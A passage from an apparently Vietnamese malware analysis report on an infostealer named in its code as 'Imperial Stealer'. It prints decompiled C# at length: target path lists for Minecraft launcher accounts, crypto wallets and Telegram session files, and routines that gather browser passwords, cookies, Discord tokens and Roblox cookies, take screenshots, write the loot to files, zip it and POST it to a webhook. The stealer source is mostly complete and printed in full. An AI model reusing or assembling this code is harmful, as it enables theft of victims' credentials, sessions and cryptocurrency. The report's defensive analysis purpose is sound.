        if ((func = CS$<>8__locals1.<>9_0) == null)
        {
            Class9.<>c_DisplayClass2_0 CS$<>8__locals2 = CS$<>8__locals1;
            Func<Struct1, bool> func2 = (Struct1 p) => CS$<>8__locals1.regex.IsMatch(p.string_3);
            CS$<>8__locals2.<>9_0 = func2;
            func = func2;
        }
        foreach (string text3 in (from p in result where func
                                select p.string_3).ToArray<string>())
        {
            if (!Class9.list_0.Contains(text3))
            {
                Class9.list_0.Add(text3);
            }
        }
    }
    array2 = null;
    return Class9.list_0.ToArray();
}

```

Hình 55 GetCookie() – Roblox

\*\*\*Class10.StealMinecraftSessionFiles():

Tạo danh sách đường dẫn đến các file chứa thông tin tài khoản Minecraft từ nhiều client khác nhau.

```

// Token: 0x00000050 RID: 50
internal static class Class10
{
    // Token: 0x0000012B RID: 299 RVA: 0x0000A5D8 File Offset: 0x000087D8
    static Class10()
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        string environmentVariable = Environment.GetEnvironmentVariable("userprofile");
        Class10.dictionary_0 = new Dictionary<string, string>
        {
            {
                "Intent",
                Path.Combine(environmentVariable, "intentlauncher", "launcherconfig")
            },
            {
                "Lunar",
                Path.Combine(new string[] { environmentVariable, ".lunarcclient", "settings", "game", "accounts.json" })
            },
            {
                "TLauncher",
                Path.Combine(folderPath, ".minecraft", "TlauncherProfiles.json")
            },
            {
                "Feather",
                Path.Combine(folderPath, ".feather", "accounts.json")
            },
            {
                "Meteor",
                Path.Combine(folderPath, ".minecraft", "meteor-client", "accounts.nbt")
            },
            {
                "Impact",
                Path.Combine(folderPath, ".minecraft", "Impact", "alts.json")
            },
            {
                "Novoline",
                Path.Combine(folderPath, ".minecrafter", "Novoline", "alts.novo")
            },
            {
                "CheatBreakers",
                Path.Combine(folderPath, ".minecraft", "cheatbreaker_accounts.json")
            },
            {
                "Microsoft Store",
                Path.Combine(folderPath, ".minecraft", "launcher_accounts_microsoft_store.json")
            },
            {
                "Rise",
                Path.Combine(folderPath, ".minecraft", "Rise", "alts.txt")
            },
            {
                "Rise (Intent)",
                Path.Combine(environmentVariable, "intentlauncher", "Rise", "alts.txt")
            },
            {
                "Palladium",
                Path.Combine(folderPath, "palladium-group", "accounts.json")
            },
            {
                "PolyMC",
                Path.Combine(folderPath, "PolyMC", "accounts.json")
            },
            {
                "Badlion",
                Path.Combine(folderPath, "Badlion Client", "accounts.json")
            }
        };
    }
}

```

Hình 56 List file Minecraft

- **Cách hoạt động:**

1. Kiểm tra từng client trong danh sách.
2. Nếu file tồn tại, copy nó vào thư mục đích.
3. Tạo file Source.txt ghi lại nguồn gốc file.
4. Đếm số lượng file đã đánh dấu (collected).

```

// Token: 0x0000012C RID: 300 RVA: 0x0000A780 File Offset: 0x00006980
internal static async Task<int> StealMinecraftSessionFiles(string dst)
{
    int collected = 0;
    using (Dictionary<string, string>.Enumerator enumerator = Class10.dictionary_0.GetEnumerator())
    {
        IL_01A1:
        while (enumerator.MoveNext())
        {
            DirectoryInfo destDir;
            for (;;)
            {
                KeyValuePair<string, string> keyValuePair = enumerator.Current;
                if (!File.Exists(keyValuePair.Value))
                {
                    goto IL_01A1;
                }
                destDir = null;
                try
                {
                    string text = Path.Combine(dst, keyValuePair.Key);
                    destDir = Directory.CreateDirectory(text);
                    File.Copy(keyValuePair.Value, Path.Combine(text, Path.GetFileName(keyValuePair.Value)));
                    using (FileStream fs = new FileStream(Path.Combine(text, "Source.txt"), FileMode.Create, FileAccess.Write, FileShare.Read))
                    {
                        using (StreamWriter writer = new StreamWriter(fs))
                        {
                            await writer.WriteLineAsync("Source: " + keyValuePair.Value);
                        }
                        StreamWriter writer = null;
                    }
                    FileStream fs = null;
                    collected++;
                    break;
                }
                catch (Exception ex)
                {
                    try
                    {
                        DirectoryInfo directoryInfo = destDir;
                        if (directoryInfo != null)
                        {
                            directoryInfo.Delete(true);
                        }
                    }
                    catch
                    {
                    }
                    Console.WriteLine(ex);
                    break;
                }
                destDir = null;
            }
            Dictionary<string, string>.Enumerator enumerator = default(Dictionary<string, string>.Enumerator);
        }
        return collected;
    }
}

```

Hình 57 StealMinecraftSessionFile()

### \*\*Class18.StealWallet():

Tạo danh sách đường dẫn đến các thư mục chứa dữ liệu ví tiền điện tử.

```

static Class18()
{
    string environmentVariable = Environment.GetEnvironmentVariable("appdata");
    string environmentVariable2 = Environment.GetEnvironmentVariable("localappdata");
    Class18.dictionary_0 = new Dictionary<string, string>
    {
        {
            "Zcash",
            Path.Combine(environmentVariable, "Zcash")
        },
        {
            "Armory",
            Path.Combine(environmentVariable, "Armory")
        },
        {
            "Bytecoin",
            Path.Combine(environmentVariable, "Bytecoin")
        },
        {
            "Jaxx",
            Path.Combine(environmentVariable, "com.liberty.jaxx", "IndexedDB", "file_0.indexeddb.leveldb")
        },
        {
            "Exodus",
            Path.Combine(environmentVariable, "Exodus", "exodus.wallet")
        },
        {
            "Ethereum",
            Path.Combine(environmentVariable, "Ethereum", "keystore")
        },
        {
            "Electrum",
            Path.Combine(environmentVariable, "Electrum", "wallets")
        },
        {
            "AtomicWallet",
            Path.Combine(environmentVariable, "atomic", "Local Storage", "leveldb")
        },
        {
            "Guarda",
            Path.Combine(environmentVariable, "Guarda", "Local Storage", "leveldb")
        },
        {
            "Coinomi",
            Path.Combine(environmentVariable2, "Coinomi", "Coinomi", "wallets")
        }
    };
}

```

Hình 58 List dữ liệu ví

- **Cách hoạt động:**

1. Kiểm tra từng ví trong danh sách.
2. Nếu thư mục tồn tại, copy toàn bộ nội dung vào thư mục đích.
3. Tạo file Source.txt ghi lại nguồn gốc dữ liệu.
4. Đếm số lượng ví đã đánh dấu (count).

```

// TOKEN: 0x00000030 RID: 783 RVA: 0x000010C4 File Offset: 0x0000FDC4
internal static async Task<int> StealWallets(string dst)
{
    int count = 0;
    using (Dictionary<string, string>.Enumerator enumerator = Class18.dictionary_0.GetEnumerator())
    {
        IL_017D:
        while (enumerator.MoveNext())
        {
            DirectoryInfo outDir;
            for (;;)
            {
                KeyValuePair<string, string> keyValuePair = enumerator.Current;
                if (!Directory.Exists(keyValuePair.Value))
                {
                    goto IL_017D;
                }
                outDir = null;
                string text = Path.Combine(dst, keyValuePair.Key);
                try
                {
                    outdir = Directory.CreateDirectory(text);
                    Class11.smethod_5(keyValuePair.Value, text);
                    using (FileStream fs = new FileStream(Path.Combine(text, "Source.txt"), FileMode.Create, FileAccess.Write, FileShare.Read))
                    {
                        using (StreamWriter writer = new StreamWriter(fs))
                        {
                            await writer.WriteLineAsync("Source: " + keyValuePair.Value);
                        }
                        StreamWriter writer = null;
                    }
                    FileStream fs = null;
                    count++;
                    break;
                }
                catch (Exception ex)
                {
                    try
                    {
                        DirectoryInfo directoryInfo = outDir;
                        if (directoryInfo != null)
                        {
                            directoryInfo.Delete(true);
                        }
                    }
                    catch
                    {
                    }
                    Console.WriteLine(ex);
                    break;
                }
            }
            outDir = null;
        }
        Dictionary<string, string>.Enumerator enumerator = default(Dictionary<string, string>.Enumerator);
        return count;
    }
}

```

Hình 59 StealWallet

\*\*\*\*Class16.StealSession():

### A. Xác định vị trí thư mục Telegram

string telegramPath = Path.Combine(Environment.GetEnvironmentVariable("appdata"),  
"Telegram Desktop");

- Tìm thư mục Telegram mặc định tại:

%AppData%\Telegram Desktop

### B. Kiểm tra và thu thập file session

```

string tdataPath = Path.Combine(telegramPath, "tdata");
if (Directory.Exists(tdataPath)) { //  
Lấy tất cả file và thư mục trong /tdata
    string[] files = Directory.GetFiles(tdataPath);
    string[] directories = Directory.GetDirectories(tdataPath);
}

```

// Kiểm tra file key\_datas (quan trọng nhất)

string keyDataPath = Path.Combine(tdataPath, "key\_datas");

if (files.Contains(keyDataPath))

{

```

flag = true;

list.Add(keyDataPath); // Thêm vào danh sách đánh cắp

}

// Ghép nối các file session (ví dụ: map123456 và map123456s)

foreach (string file in files)
{
    foreach (string dir in directories)
    {
        if (Path.GetFileName(file) == Path.GetFileName(dir) + "s")
        {
            list.AddRange(new string[] { file, dir });
        }
    }
}
}
}

```

- **File key\_datas:** Chứa khóa mã hóa để giải mã phiên đăng nhập.
- **Cặp file map\* và map\*s:** Lưu trữ thông tin phiên đăng nhập.

### C. Sao chép dữ liệu đến thư mục đích

```

DirectoryInfo targetDir = Directory.CreateDirectory(dst);
foreach (string item in list) {
    if (File.Exists(item)) {
        File.Copy(item, Path.Combine(dst, Path.GetFileName(item)));
    } else if (Directory.Exists(item)) {
        Class11 smethod_5(item, Path.Combine(dst,
        Path.GetFileName(item)));
    }
}

```

- Dữ liệu bị đánh cắp sẽ được lưu vào thư mục chỉ định (dst).

```

// Token: 0x060002C9 RID: 713 RVA: 0x0000EE38 File Offset: 0x0000D038
internal static async Task<int> StealSessions(string dst)
{
    int num = 0;
    List<string> list = new List<string>();
    bool flag = false;
    string text = Path.Combine(Environment.GetEnvironmentVariable("appdata"), "Telegram Desktop");
    if (Directory.Exists(text))
    {
        string text2 = Path.Combine(text, "tdata");
        if (Directory.Exists(text2))
        {
            string[] files = Directory.GetFiles(text2);
            string[] directories = Directory.GetDirectories(text2);
            string text3 = Path.Combine(text2, "key_datas");
            if (files.Contains(text3))
            {
                flag = true;
                list.Add(text3);
            }
            foreach (string text4 in files)
            {
                foreach (string text5 in directories)
                {
                    if (Path.GetFileName(text4) == Path.GetFileName(text5) + "s")
                    {
                        list.AddRange(new string[] { text4, text5 });
                    }
                }
            }
        }
    }
    if (flag && list.Count - 1 > 0)
    {
        DirectoryInfo directoryInfo = null;
        try
        {
            directoryInfo = Directory.CreateDirectory(dst);
            foreach (string text6 in list)
            {
                if (File.Exists(text6))
                {
                    File.Copy(text6, Path.Combine(dst, Path.GetFileName(text6)));
                }
                else if (Directory.Exists(text6))
                {
                    Class11.smethod_5(text6, Path.Combine(dst, Path.GetFileName(text6)));
                }
            }
            num = (list.Count - 1) / 2;
        }
        catch (Exception ex)
        {
            try
            {
                if (directoryInfo != null)
                {
                    directoryInfo.Delete(true);
                }
            }
            catch
            {
            }
            Console.WriteLine(ex);
        }
    }
    return num;
}

```

Hình 60 StealSessions()

**Khởi chạy song song tất cả tác vụ: Thu thập dữ liệu theo cấu trúc định sẵn:**

```
await Task.WhenAll(new Task[] {
    getTokens, getBravePasswords, getChromePasswords, getChromiumPasswords, getComodoPasswords, getEdgePasswords, getEpicPrivacyPasswords, getIridiumPasswords, getOperaPasswords, getOperaGxPasswords,
    getSlimjetPasswords, getUrPasswords, getVivaldiPasswords, getYandexPasswords, getBraveCookies, getChromeCookies, getChromiumCookies, getComodoCookies, getEdgeCookies, getEpicPrivacyCookies,
    getIridiumCookies, getOperaCookies, getOperaGxCookies, getSlimjetCookies, getUrCookies, getVivaldiCookies, getYandexCookies, getMinecraftFiles, getRobloxCookies, captureWebcam,
    stealWallets
});
struct[] discordAccounts = await getTokens;
struct[] bravePasswords = await getBravePasswords;
struct[] chromePasswords = await getChromePasswords;
struct[] chromiumPasswords = await getChromiumPasswords;
struct[] comodoPasswords = await getComodoPasswords;
struct[] edgePasswords = await getEdgePasswords;
struct[] epicPrivacyPasswords = await getEpicPrivacyPasswords;
struct[] iridiumPasswords = await getIridiumPasswords;
struct[] operaPasswords = await getOperaPasswords;
struct[] operaGxPasswords = await getOperaGxPasswords;
struct[] slimjetPasswords = await getSlimjetPasswords;
struct[] urPasswords = await getUrPasswords;
struct[] vivaldiPasswords = await getVivaldiPasswords;
struct[] yandexPasswords = await getYandexPasswords;
struct[] braveCookies = await getBraveCookies;
struct[] chromeCookies = await getChromeCookies;
struct[] chromiumCookies = await getChromiumCookies;
struct[] comodoCookies = await getComodoCookies;
struct[] edgeCookies = await getEdgeCookies;
struct[] epicPrivacyCookies = await getEpicPrivacyCookies;
struct[] iridiumCookies = await getIridiumCookies;
struct[] operaCookies = await getOperaCookies;
struct[] operaGxCookies = await getOperaGxCookies;
struct[] slimjetCookies = await getSlimjetCookies;
struct[] urCookies = await getUrCookies;
struct[] vivaldiCookies = await getVivaldiCookies;
struct[] yandexCookies = await getYandexCookies;
string[] robloxCookies = await getRobloxCookies;
int minecraftSessionFilesCount = await getMinecraftFiles;
int walletsCount = await stealWallets;
int telegramSessionCount = await stealTelegramSessions;
```

Hình 61 Khởi chạy song song tất cả tác vụ

## **Khởi tạo và thu thập thông tin màn hình**

csharp

```
foreach (Screen screen in Screen.AllScreens) { Rectangle bounds = screen.Bounds; // Lấy kích thước và vị trí màn hình }
```

- **Screen.AllScreens:** Lấy danh sách tất cả màn hình đang kết nối (kể cả multi-monitor).
- **Bounds:** Xác định vùng chụp (tọa độ, chiều rộng, chiều cao).

## **B. Chụp ảnh màn hình**

csharp

```
using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height)) { using (Graphics graphics = Graphics.FromImage(bitmap)) { graphics.CopyFromScreen( new Point(bounds.Left, bounds.Top), // Điểm bắt đầu (góc trái trên) Point.Empty, // Điểm đích (0,0) bounds.Size // Kích thước vùng chụp ); } list.Add((Bitmap)bitmap.Clone()); // Lưu ảnh vào danh sách }
```

- **CopyFromScreen:** Copy pixel từ màn hình vào bitmap.
- **Lưu trữ:** Mỗi ảnh chụp được thêm vào danh sách List<Bitmap>.

```

// Token: 0x06000134 RID: 308 RVA: 0x0000AC6C File Offset: 0x00008E6C
internal static Bitmap[] smethod_4()
{
    List<Bitmap> list = new List<Bitmap>();
    foreach (Screen screen in Screen.AllScreens)
    {
        try
        {
            Rectangle bounds = screen.Bounds;
            using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
            {
                using (Graphics graphics = Graphics.FromImage(bitmap))
                {
                    graphics.CopyFromScreen(new Point(bounds.Left, bounds.Top), Point.Empty, bounds.Size);
                }
                list.Add((Bitmap)bitmap.Clone());
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
    }
    return list.ToArray();
}

```

Hình 62 smethod\_4()

Sau khi có các thông tin malware tiến hành thực hiện gọi các hàm trong Class12 để lưu thông tin vào các file.

\*\*\*SaveToFile(Struct7[] passwords, string filepath): Hàm này có nhiệm vụ **ghi toàn bộ mật khẩu đã đánh cắp được vào một file** trên máy nạn nhân, chuẩn bị cho việc gửi về server hoặc lưu trữ cục bộ.

#### A. Kiểm tra dữ liệu đầu vào

csharp

```
if (passwords.Length != 0) // Chỉ thực hiện nếu có mật khẩu { // Tiến hành ghi file }
→ Bỏ qua nếu không có mật khẩu nào được đánh cắp.
```

#### B. Tạo và ghi file

csharp

```
`using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write,
FileShare.None)) { using (StreamWriter sw = new StreamWriter(fs)) { foreach (Struct7
@struct in passwords) { await sw.WriteLineAsync($""" {Class12.string_0}
```

URL: {@struct.string\_2}

Username: {@struct.string\_0}

Password: {@struct.string\_1}

""".TrimStart());

```

}
}
```

}

- **FileShare.None:** Khóa file khi ghi, ngăn ứng dụng khác truy cập.
- **Cấu trúc dữ liệu:**

- Struct7.string\_0: Username
- Struct7.string\_1: Password
- Struct7.string\_2: URL

```
// Token: 0x0600013B RID: 315 RVA: 0x0000AED8 File Offset: 0x000090D8
internal static async Task SaveToFile(Struct7[] passwords, string filepath)
{
    if (passwords.Length != 0)
    {
        using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
        {
            using (StreamWriter sw = new StreamWriter(fs))
            {
                foreach (Struct7 @struct in passwords)
                {
                    TaskAwaiter taskAwaiter = sw.WriteLineAsync(string.Concat(new string[]
                    {
                        "\r\n",
                        Class12.string_0,
                        "\r\n\r\nURL: ",
                        @struct.string_2,
                        "\r\nUsername: ",
                        @struct.string_0,
                        "\r\nPassword: ",
                        @struct.string_1,
                        "\r\n\r\n"
                    }).TrimStart(Array.Empty<char>()).GetAwaiter();
                    if (!taskAwaiter.IsCompleted)
                    {
                        await taskAwaiter;
                        TaskAwaiter taskAwaiter2;
                        taskAwaiter = taskAwaiter2;
                        taskAwaiter2 = default(TaskAwaiter);
                    }
                    taskAwaiter.GetResult();
                }
                Struct7[] array = null;
            }
            StreamWriter sw = null;
        }
        FileStream fs = null;
    }
}
```

Hình 63 SaveToFile()

\*\*\*SaveToFile(Struct8[] cookies, string filepath): Hàm này có nhiệm vụ **ghi toàn bộ cookie đã đánh dấu được vào file** theo định dạng đặc biệt, chuẩn bị cho việc sử dụng hoặc gửi về server điều khiển.

## A. Kiểm tra dữ liệu đầu vào

csharp

```
if (cookies.Length != 0) // Chỉ thực hiện nếu có cookie { // Tiến hành ghi file }
```

→ Bỏ qua nếu không có cookie nào được thu thập.

## B. Tạo và ghi file

csharp

```

`using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write,
FileShare.None)) { using (StreamWriter sw = new StreamWriter(fs)) { foreach (Struct8
@struct in cookies) { string domain = @struct.string_0; string name = @struct.string_1;
string path = @struct.string_2; string value = @struct.string_3; ulong expiry =
@struct.ulng_0;

        string secureFlag = (expiry == 0UL) ? "FALSE" : "TRUE";
        string domainFlag = (domain.StartsWith(".")) ? "FALSE" : "TRUE";

        await
sw.WriteLineAsync($"{{domain}}\t{{secureFlag}}\t{{path}}\t{{domainFlag}}\t{{expiry}}\t{{name}}
}\t{{value}}");

    }
}
}
```

```

- **FileShare.None:** Khóa file khi ghi, ngăn ứng dụng khác truy cập.

- **Cấu trúc dữ liệu:**

- string\_0: Domain (ví dụ: ".facebook.com")
- string\_1: Tên cookie (ví dụ: "sessionid")
- string\_2: Path (ví dụ: "/")
- string\_3: Giá trị cookie
- ulong\_0: Thời gian hết hạn (Unix timestamp)

```

// Token: 0x0600001C RID: 316 RVA: 0x00000AF24 File Offset: 0x000009124
internal static async Task SaveToFile(Struct8[] cookies, string filepath)
{
    if (cookies.Length != 0)
    {
        using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
        {
            using (StreamWriter sw = new StreamWriter(fs))
            {
                foreach (Struct8 @struct in cookies)
                {
                    string text = @struct.string_0;
                    string string_1 = @struct.string_1;
                    string string_2 = @struct.string_2;
                    string string_3 = @struct.string_3;
                    ulong ulong_0 = @struct.ulng_0;
                    string text2 = ((ulong_0 == 0UL) ? "FALSE" : "TRUE");
                    string text3 = (text.StartsWith(".") ? "FALSE" : "TRUE");
                    TaskWriter taskWriter = sw.WriteLineAsync(string.Format("{0}{1}{2}{3}{4}{5}{6}", new object[] { text, text2, string_2, text3, ulong_0, string_1, string_3 })).GetAwaiter();
                    if (!taskWriter.IsCompleted)
                    {
                        await taskWriter;
                        TaskWriter taskWriter2;
                        taskWriter2 = TaskWriter2;
                        taskWriter2 = default(TaskWriter);
                    }
                    taskWriter.GetResult();
                }
                Struct8[] array = null;
            }
            StreamWriter sw = null;
        }
        FileStream fs = null;
    }
}
```

```

Hình 64 SaveToFile(Struct8[] cookies, string filepath)

\*\*\*\* SaveToFile(Struct1[] accounts, string filepath): Đây là một phương thức async dùng để lưu thông tin tài khoản từ một mảng Struct1 vào file.

**Kiểm tra điều kiện:**

csharp

- if (accounts.Length != 0)

Chỉ thực hiện nếu mảng accounts không rỗng.

- **Tạo file stream:**

csharp

- using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
  - Tạo file mới (FileMode.Create)
  - Chỉ cho phép ghi (FileAccess.Write)
  - Không chia sẻ quyền truy cập (FileShare.None)

- **Tạo stream writer:**

csharp

- using (StreamWriter sw = new StreamWriter(fs))

Dùng để ghi text vào file stream.

- **Xử lý từng account:**

Với mỗi Struct1 (@struct) trong mảng accounts:

- Trích xuất các thông tin:
  - Username (@struct.string\_0)
  - User ID (@struct.string\_1)
  - MFA Enabled (chuyển bool\_0 thành "Yes"/"No")
  - Email (@struct.string\_2)
  - Phone Number (@struct.string\_3)
  - Verified User (chuyển bool\_1 thành "Yes"/"No")
  - Nitro (@struct.string\_4)
  - Token (@struct.string\_6)
  - Billing Methods (nối string\_5 bằng dấu phẩy, hoặc "(None)" nếu rỗng)
  - Gift Codes (xử lý đặc biệt với struct2\_0)

- **Định dạng và ghi dữ liệu:**

csharp

```
sw.WriteLineAsync(string.Concat(new string[] { ... })).TrimStart(Array.Empty<char>())
```

- Tạo một chuỗi định dạng với các thông tin đã trích xuất

- Thêm các dấu xuống dòng và tiêu đề (Class12.string\_0)
- Trim khoảng trắng ở đầu
- Ghi bất đồng bộ vào file

```

internal static async Task SaveToFile(Struct1[] accounts, string filepath)
{
    if (accounts.Length != 0)
    {
        using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
        {
            using (StreamWriter sw = new StreamWriter(fs))
            {
                foreach (Struct1 @struct in accounts)
                {
                    string text = @struct.string_0;
                    string string_ = @struct.string_1;
                    string text2 = (@struct.bool_0 ? "Yes" : "No");
                    string string_2 = @struct.string_2;
                    string string_3 = @struct.string_3;
                    string text3 = (@struct.bool_1 ? "Yes" : "No");
                    string string_4 = @struct.string_4;
                    string string_5 = @struct.string_6;
                    string text4 = string.Join(", ", @struct.string_5);
                    string text4 = (string.IsNullOrWhiteSpace(text4) ? "(None)" : text4);
                    string text5;
                    if (@struct.struct2_0.Length == 0)
                    {
                        text5 = "Gift Codes: (None)";
                    }
                    else
                    {
                        text5 = "Gift Codes: \n\t" + string.Join("\n\t", @struct.struct2_0.Select((Struct2 gift) => gift.string_0 + ":" + gift.string_1));
                    }
                    string text6 = text5;
                    TaskAwaiter taskAwaiter = sw.WriteLineAsync(string.Concat(new string[]
                    {
                        "\r\n",
                        Class12.string_0,
                        "\r\n\r\nUsername: ",
                        text,
                        "\r\nUser ID: ",
                        string_,
                        "\r\nMFA Enabled: ",
                        text2,
                        "\r\nEmail: ",
                        string_2,
                        "\r\nPhone Number: ",
                        string_3,
                        "\r\nVerified User: ",
                        text3,
                        "\r\nNitro: ",
                        string_4,
                        "\r\nBilling Methods: ",
                        text4,
                        "\r\nToken: ",
                        string_5,
                        "\r\n\r\n",
                        text6,
                        "\r\n\r\n"
                    })).TrimStart(Array.Empty<char>()).GetAwaiter();
                    if (!taskAwaiter.IsCompleted)
                    {
                        await taskAwaiter;
                        TaskAwaiter taskAwaiter2;
                        taskAwaiter = taskAwaiter2;
                        taskAwaiter2 = default(TaskAwaiter);
                    }
                    taskAwaiter.GetResult();
                }
                Struct1[] array = null;
            }
            StreamWriter sw = null;
        }
        FileStream fs = null;
    }
}

```

Hình 65 SaveToFile() – Account

\*\*\*\* SaveToFile(string[] robloxCookies, string filepath): Đây là một phương thức async dùng để lưu danh sách cookies Roblox vào file.

### Kiểm tra điều kiện:

csharp

- if (robloxCookies.Length != 0)

Chỉ thực hiện nếu mảng cookies không rỗng.

- **Tạo file stream:**

csharp

- using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
  - Tạo file mới (FileMode.Create) hoặc ghi đè nếu tồn tại
  - Chỉ cho phép ghi (FileAccess.Write)
  - Không chia sẻ quyền truy cập (FileShare.None)

- **Tạo stream writer:**

csharp

- using (StreamWriter sw = new StreamWriter(fs))

Dùng để ghi text vào file stream.

- **Ghi cảnh báo đầu file:**

csharp

- sw.WriteLineAsync("# Please note that these cookies are not verified so they might work or not.\n")
  - Thêm dòng cảnh báo rằng cookies chưa được xác minh
  - Ký tự '#' có thể để biểu thị đây là dòng comment

- **Xử lý từng cookie:**

Với mỗi cookie trong mảng robloxCookies:

csharp

```
sw.WriteLineAsync(Class12.string_0 + "\n\n" + text + "\n\n")
```

- Mỗi cookie được ghi với định dạng:
  - Class12.string\_0 (có thể là tiêu đề hoặc separator)
  - 2 dòng trống
  - Nội dung cookie
  - 2 dòng trống

```

// Token: 0x06000013E RID: 318 RVA: 0x00000AFBC File Offset: 0x0000091BC
internal static async Task SaveToFile(string[] robloxCookies, string filepath)
{
    if (robloxCookies.Length != 0)
    {
        using (FileStream fs = new FileStream(filepath, FileMode.Create, FileAccess.Write, FileShare.None))
        {
            using (StreamWriter sw = new StreamWriter(fs))
            {
                TaskAwaiter taskAwaiter = sw.WriteLineAsync("# Please note that these cookies are not verified so they might work or not.\n").GetAwaiter();
                TaskAwaiter taskAwaiter2;
                if (!taskAwaiter.IsCompleted)
                {
                    await taskAwaiter;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter);
                }
                taskAwaiter.GetResult();
                foreach (string text in robloxCookies)
                {
                    taskAwaiter = sw.WriteLineAsync(Class12.string_0 + "\n\n" + text + "\n\n").GetAwaiter();
                    if (!taskAwaiter.IsCompleted)
                    {
                        await taskAwaiter;
                        taskAwaiter = taskAwaiter2;
                        taskAwaiter2 = default(TaskAwaiter);
                    }
                    taskAwaiter.GetResult();
                }
                string[] array = null;
            }
            StreamWriter sw = null;
        }
        FileStream fs = null;
    }
}

```

Hình 66 SaveToFile() - Roblox

### **smethod\_0 (Lưu mảng ảnh)**

#### **Chức năng:**

- Lưu một mảng các ảnh Bitmap vào thư mục chỉ định
- Mỗi ảnh được lưu dưới dạng file PNG

#### **Vòng lặp qua mảng screenshots:**

csharp

- for (int i = 0; i < screenshots.Length; i++)
- **Tạo tên file:**
- string text = Path.Combine(folderPath, "Display" + ((screenshots.Length > 1) ? string.Format("-{0}", i + 1) : string.Empty) + ".png");
  - Nếu chỉ có 1 ảnh: Display.png
  - Nếu nhiều ảnh: Display-1.png, Display-2.png,...
- **Lưu ảnh:**
- screenshots[i].Save(text, ImageFormat.Png);
- **Xử lý lỗi:**

catch (Exception ex) { Console.WriteLine(ex); }

- Bắt mọi exception và in ra console

### **smethod\_1 (Lưu ảnh từ Dictionary)**

#### **Chức năng:**

- Lưu các ảnh Bitmap từ Dictionary vào thư mục chỉ định

- Sử dụng key trong Dictionary làm tên file

### Vòng lặp qua Dictionary:

- foreach (KeyValuePair<string, Bitmap> keyValuePair in images)
- Tạo tên file:**
- string text = Path.Combine(folderPath, keyValuePair.Key + ".png");
  - Sử dụng key + ".png" làm tên file
- Lưu ảnh:**

csharp

- keyValuePair.Value.Save(text, ImageFormat.Png);

```
// Token: 0x0000013F RID: 319 RVA: 0x0000B008 File Offset: 0x00009208
internal static void smethod_0(Bitmap[] screenshots, string folderPath)
{
    for (int i = 0; i < screenshots.Length; i++)
    {
        try
        {
            string text = Path.Combine(folderPath, "Display" + ((screenshots.Length > 1) ? string.Format("-{0}", i + 1) : string.Empty) + ".png");
            screenshots[i].Save(text, ImageFormat.Png);
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
    }
}

// Token: 0x00000140 RID: 320 RVA: 0x0000B080 File Offset: 0x00009280
internal static void smethod_1(Dictionary<string, Bitmap> images, string folderPath)
{
    foreach (KeyValuePair<string, Bitmap> keyValuePair in images)
    {
        try
        {
            string text = Path.Combine(folderPath, keyValuePair.Key + ".png");
            keyValuePair.Value.Save(text, ImageFormat.Png);
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
    }
}

// Token: 0x0400012A RID: 298
private static readonly string string_0 = "=====Imperial Stealer=====";

```

Hình 67 smethod\_0()

Sau khi đã thu thập được thông tin malware sẽ chạy các hàm sau

Gọi hàm smethod\_3() của class Class11 để **nén thư mục tempFolder thành file archivePath**

```
if (Class11.smethod_3(tempFolder, archivePath))
{
}
```

Hình 68 Class11.smethod\_3()

Gọi hàm bắt đồng bộ Post() từ Class7, có thể hiểu là **gửi file đã nén kèm theo thông tin đếm số lượng dữ liệu bị đánh cắp**

Các bước thực hiện chi tiết:

#### 1. Tạo payload JSON từ dữ liệu thu thập được

- Sử dụng lớp Class6 với grabbedInfoDictionary để tạo ra chuỗi JSON chứa các thông tin như số lượng cookies, mật khẩu, session Telegram, v.v.

## 2. Khởi tạo đối tượng HttpClient để thực hiện các yêu cầu HTTP

- Thiết lập các header như Accept: application/json và giả lập trình duyệt Opera cũ thông qua User-Agent.

## 3. Gửi thông tin hệ thống (JSON) lên webhook

- Dữ liệu JSON được đóng gói dưới dạng StringContent.
- Gửi nội dung này bằng phương thức PostAsync đến địa chỉ được lưu trong biến Class1.Webhook.
- Sử dụng await để chờ phản hồi từ máy chủ.

## 4. Gửi file nén .zip chứa dữ liệu đánh cắp

- Đọc toàn bộ file .zip tại đường dẫn zipPath.
- Tạo multipart form và thêm nội dung file zip vào đó, đặt tên theo định dạng: Umbral-{Tên máy tính}.zip.
- Gửi form này bằng PostAsync đến cùng webhook.
- Chờ phản hồi từ máy chủ và xử lý kết quả.

```
// TOKEN: 0x00000000 RID: 151 RVA: 0x00000024 File Offset: 0x00000A24
internal static async Task Post(string zipPath, Dictionary<string, int> grabbedInfoDictionary)
{
    string text = await new Class6(grabbedInfoDictionary).GetPayload();
    try
    {
        using (HttpClient client = new HttpClient())
        {
            client.DefaultRequestHeaders.Accept.Add(new MediaTypeWithQualityHeaderValue("application/json"));
            client.DefaultRequestHeaders.UserAgent.ParseAdd("Opera/9.80 (Windows NT 6.1; YB/4.0.0) Presto/2.12.388 Version/12.17");
            using (MultipartFormDataContent form = new MultipartFormDataContent())
            {
                form.Add(new ByteArrayContent(File.ReadAllBytes(zipPath)))
                {
                    Headers =
                    {
                        ContentType = MediaTypeHeaderValue.Parse("application/zip")
                    }
                }, "file", "Umbral-" + Environment.MachineName + ".zip");
                StringContent stringContent = new StringContent(text, Encoding.UTF8, "application/json");
                TaskAwaiter<HttpResponseMessage> taskAwaiter = client.PostAsync(Class1.Webhook, stringContent).GetAwaiter();
                TaskAwaiter<HttpResponseMessage> taskAwaiter2;
                if (!taskAwaiter.IsCompleted)
                {
                    await taskAwaiter;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
                }
                taskAwaiter.GetResult();
                taskAwaiter = client.PostAsync(Class1.Webhook, form).GetAwaiter();
                if (!taskAwaiter.IsCompleted)
